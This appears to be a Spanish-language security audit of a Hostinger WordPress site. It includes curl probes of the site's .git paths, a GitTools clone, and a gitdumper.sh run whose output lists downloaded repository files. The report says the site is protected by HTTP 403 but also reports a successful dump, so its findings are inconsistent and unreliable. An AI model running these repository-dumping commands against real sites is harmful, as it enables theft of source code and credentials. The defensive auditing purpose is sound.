


Ilustración 42 ejecución Prueba Git Bash

Al ejecutarlo vemos que:

Protegido – HTTP 403 en. git/

El servidor retorna HTTP 403 (Forbidden) a las peticiones de. git/config y .git/HEAD, confirmando que el directorio. git no es accesible públicamente. El sitio NO es vulnerable a este vector de ataque, está correctamente protegido contra este vector de ataque.Indicando que la infraestructura protege proactivamente los directorios sensibles.

prueba de enumeración de repositorios Git expuestos.

Comando: **curl -k -v **

https://palevioletred-wildcat-394676.hostingersite.com/.git/

Con esta prueba se busca verificar que:

- expone el directorio. git,
- permite acceder a archivos internos del repositorio,

- filtra código fuente,
- revela historial Git,
- permite descargar objetos Git.

El directorio. git es sumamente importante porque contiene el historial completo del proyecto,commits, ramas, configuraciones, referencias, logs y objetos Git. Si está expuesto, un atacante podría reconstruir el código fuente, encontrar contraseñas, extraer API Keys, descubrir vulnerabilidades, identificar endpoints ocultos y analizar lógica interna.




Ilustración 43 -prueba de enumeración de repositorios Git expuestos.

El resultado obtenido nos permite reconocer que el dominio existe, responde correctamente y tiene conectividad; el servidor acepta conexiones TLS y HTTPS funciona correctamente La conexión se realiza de forma segura mediante SSL/TLS

Buena Práctica

La respuesta HTTP/1.1 403 Forbidden cuando se Intenta acceder directamente al directorio Gitanos indica que se detectó la existencia de .git existe o que la ruta fue solicitada pero negó el acceso.

Esto es Importantísimo porque significa que:

- El servidor tiene controles de protección
- El acceso al repositorio está restringido
- No se permite listar archivos Git
- No se expone directamente el código fuente

Lo que se traduce en que el servidor está mitigando correctamente la exposición del repositorio, fugas de código fuente y el acceso a archivos internos. No se identificó exposición directa del repositorio Git ni fuga de código fuente. Sin embargo, la existencia detectable de la ruta .git podría facilitar tareas de fingerprinting o enumeración por parte de atacantes.

Recomendaciones:

- Configurar el servidor para responder 404 Not Found en lugar de 403 Forbidden.
- Eliminar directorios Git del entorno de producción.
- Fortalecer configuración TLS/SSL.
- Implementar reglas WAF para bloquear enumeración automatizada.

Prueba verificación de exposición de archivos internos Git

para esto usaremos. git/config en el siguiente comando:

curl -v https://palevioletred-wildcat-394676.hostingersite.com/.git/config

¿Qué es? git/config?: es un archivo interno del repositorio Git que contiene la configuración del repositorio, ramas, URLs remotas, configuraciones de despliegue y posibles credenciales o rutas internas.

¿Por qué es peligroso?: si un atacante logra acceder a él podría reconstruir el repositorio, identificar servicios internos, descubrir URLs privadas, obtener información sensible del desarrollo y facilitar ataques posteriores.




Ilustración 44 - Prueba verificación de exposición de archivos internos Git

La respuesta obtenida, **CRYPT_E_NO_REVOCATION_CHECK**, nos indica que Windows (Git Bash usa Schannel) intentó resolver el dominio. establecer conexión HTTPS y

validar el certificado SSL/TLS, pero falló porque no pudo verificar el estado de revocación del certificado. En pocas palabras, el equipo sí logró encontrar al servidor, iniciar conexión HTTPS, contactar al sitio, pero no pudo validar completamente el certificado SSL.

La función de revocación no puede comprobar la revocación para el certificado, por lo que no puede verificar si el certificado fue revocado, si la CA respondió correctamente, o si OCSP/CRL están disponibles.

Esto puede indicar que la configuración SSL puede estar incompleta, OCSP no configurado, cadena de certificados incorrecta y problemas TLS en infraestructura. Esto hace que se debilita la confianza HTTPS, puede facilitar ataques MITM y genera errores en clientes automatizados.

Prueba para verificar si un servidor expone archivos internos del repositorio Git

**ejecución del comando: curl -k -v **

https://palevioletred-wildcat-394676.hostingersite.com/.git/HEAD

¿Qué es .git/HEAD?: El archivo .gitHEAD es uno de los archivos más importantes de Git. Contiene información como: ref: refs/heads/main. Es muy importante y riesgoso porque revela la rama activa, estructura Git,información del repositorio y evidencia de que Git está desplegado en producción. Normalmente es el primer paso para reconstruir el repositorio, descargar commits y recuperar código fuente.

Prueba para verificar si un servidor expone archivos internos del repositorio Git




Ilustración 45 - Prueba para verificar si un servidor expone archivos internos del repositorio Git

El resultado obtenido nos indicó una resolución DNS exitosa,El dominio responde correctamente, Conexión HTTPS exitosa lo que indica que el TLS/SSL funciona correctamente. Negociación HTTP exitosa al comando **GET /.git/HEAD HTTP/1.1** el servidor responde **HTTP/1.1 403 Forbidden**, esto significa que el servidor reconoció la ruta .git/HEAD, procesó correctamente la solicitud y decidió bloquear el acceso.

Esto es muy importante porque es lo que nos indica que el recurso está protegido. Desde OWASP esto es una mitigación correcta ya que el servidor está evitando exposición del repositorio, fuga de código fuente y acceso a archivos internos Git.

prueba de la conexión HTTPS y obtener una respuesta HTTP real del servidor.

Comando para intalarlo: git clone https://github.com/internetwache/GitTools.git


¿Qué es GitTools?: GitTools es una suite de herramientas de Pentesting diseñada específicamente para: detectar repositorios. git expuestos, descargar repositorios filtrados, reconstruir proyectos Git, recuperar código fuente y analizar historial Git.

Este comando nos permite descargar desde GitTools GitHub Repository, una copia local de la herramienta. GitTools se usa para verificar si. git está expuesto, el código fuente puede recuperarse o si el entorno de producción filtra información sensible.

¿Por qué esto es crítico?

Si un atacante logra usar GitTools contra un sitio vulnerable podría:

- descargar el código fuente completo,
- recuperar commits eliminados,
- obtener credenciales,
- descubrir secretos,
- analizar vulnerabilidades internas,
- comprometer integridad del software.



El resultado nos muestra que la descarga fue exitosa, el repositorio quedó correctamente instalado en nuestro equipo. Lo que representa un riesgo potencial ya que Si el sitio expusiera. git, GitTools el atacante podría: descargar el repositorio, reconstruir commits y recuperar archivos eliminados. Lo que comprometería la confidencialidad, integridad y seguridad del software.

Como mitigación se pueden tomar las siguientes medidas:

- Nunca desplegar. git
- Bloquear acceso HTTP a .git
- Implementar WAF

Prueba de gitdumper.sh

**Comando de ejecución: ./gitdumper.sh **

**https://palevioletred-wildcat-394676.hostingersite.com/.git/ **

/tmp/sitegit

¿Qué es gitdumper.sh?: Es una herramienta incluida en GitTools GitHub Repository diseñada para: detectar repositorios. git expuestos, descargar archivos internos Git,reconstruir proyectos y recuperar historial de commits.




Ilustración 46 - Prueba de gitdumper.sh

Mediante este comando la herramienta intentó conectarse a:**https://palevioletred-wildcat-394676.hostingersite.com/.git/** y logró descargar múltiples archivos internos del repositorio Git.

Los archivos que logró descargar son:

- Downloaded: HEAD
- Downloaded: config
- Downloaded: index
- Downloaded: packed-refs
- Downloaded: logs/HEAD

Esto es CRÍTICO Porque significa que El repositorio Git está expuesto públicamente.

```
[*] Destination folder does not exist
[+] Creating /tmp/sitegit/.git/
[-] Downloaded: HEAD
[-] Downloaded: objects/info/packs
[-] Downloaded: description
[-] Downloaded: config
[-] Downloaded: COMMIT_EDITMSG
[-] Downloaded: index
[-] Downloaded: packed-refs
[-] Downloaded: refs/heads/master
[-] Downloaded: refs/remotes/origin/HEAD
[-] Downloaded: refs/stash
[-] Downloaded: logs/HEAD
[-] Downloaded: logs/refs/heads/master
[-] Downloaded: logs/refs/remotes/origin/HEAD
[-] Downloaded: info/refs
[-] Downloaded: info/exclude
[-] Downloaded: /refs/wip/index/refs/heads/master
[-] Downloaded: /refs/wip/wtree/refs/heads/master
```

¿Qué significa cada archivo descargado?

- **git/HEAD:** Contiene la rama principal activa.
- **.git/config:** contiene configuración Git,URLs remotas,usuarios,tokens e información sensible.
- **.git/index:**Contiene el índice de archivos versionados y estructura interna del proyecto
- **.git/logs/HEAD** Contiene el historial de commits, movimientos Git y cambios de ramas.
- **packed-refs** Contiene referencias Git compactadas,ramas y tags.

¿Por qué es grave?

Porque un atacante puede:

- reconstruir el código fuente
- analizar lógica interna
- encontrar secretos
- descubrir credenciales
- identificar vulnerabilidades
- comprometer la integridad del software.

¿Qué hace?

- intenta reconstruir el repositorio Git,
- descarga objetos expuestos,
- verifica integridad.

Prueba de solicitudes HTTP/HTTPS desde consola:

**Ejecución del comando: curl -k -v **

https://palevioletred-wildcat-394676.hostingersite.com

El comando curl es una herramienta para realizar solicitudes HTTP/HTTPS desde consola. El comando -v Muestra: resolución DNS, negociación TLS, certificados, headers HTTP, errores SSL y handshake criptográfico.




Ilustración 47 - Prueba de solicitudes HTTP/HTTPS desde consola

Al realizarlo, Windows, usa el proveedor TLS llamado schannel, para validar certificados. Durante la validación del certificado, Windows intenta verificar/comprobar si el certificado fue cancelado o invalidado por la autoridad certificadora (CA).Pero no pudo verificar el estado de revocación del certificado,lo que significa que la integridad y confiabilidad del certificado NO pudo validarse completamente.

¿Por qué ocurre?

Puede deberse a:

- El servidor no entrega correctamente la cadena de certificados
- OCSP/CRL inaccesible

- firewall o red bloqueando validación
- certificado mal configurado
- CA incompleta
- problemas de Hostinger/CDN
- limitaciones de Windows Schannel

El cliente no puede confirmar:

- si el certificado sigue siendo válido,
- sí fue comprometido,
- sí fue revocado.

Prueba para Verificar configuración SSL externamente


Ejecución del comando: openssl s_client -connect dominio.com:443

Se utiliza para establecer manualmente una conexión SSL/TLS con un servidor HTTPS y analizar cómo está configurado el certificado digital, el cifrado y la seguridad de la comunicación.

Este comando es muy usado en pentesting, hacking ético y auditorías de seguridad para verificar:

- Certificados SSL/TLS
- Cadena de confianza
- Protocolos TLS habilitados

- Algoritmos criptográficos
- Errores de configuración
- Integridad y autenticidad del servidor






Ilustración 48 - Prueba para Verificar configuración SSL externamente

El resultado CONNECTED (00000228) nos indica que el cliente logró conectarse correctamente al servidor HTTPS. Con el resultado depth=2 C=GB, O=Sectigo Limited...

verify return:1

Se verificó que el certificado era válido,confiables, no ha expirado y está firmado por una CA reconocida.

Observaciones

- El sitio tiene habilitadas las Actualizaciones Automáticas Smart de Hostinger (Hostinger Smart Auto Updates v1.0.7 como plugin imprescindible). Esto puede actualizar WordPress automáticamente sin verificación manual, introduciendo cambios no controlados.
- El plugin All-in-One WP Migration and Backup (v7.105 de ServMask) permite importar backups. Si un backup comprometido es importado, el sitio completo se vería afectado. La integridad de los backups debe verificarse.
- El sitio tiene 80 customize_changesets (drafts de personalizador) guardados. Un customize_changeset puede contener código PHP si un plugin lo permite, representando un vector de ataque si hay inyección de contenido.
- Font Awesome v5.1.4 carga librería de iconos desde CDN externo. Si el CDN es comprometido (supply chain attack), el sitio se ve afectado. La versión actual ya no recibe actualizaciones de seguridad.

Mitigación Recomendada:

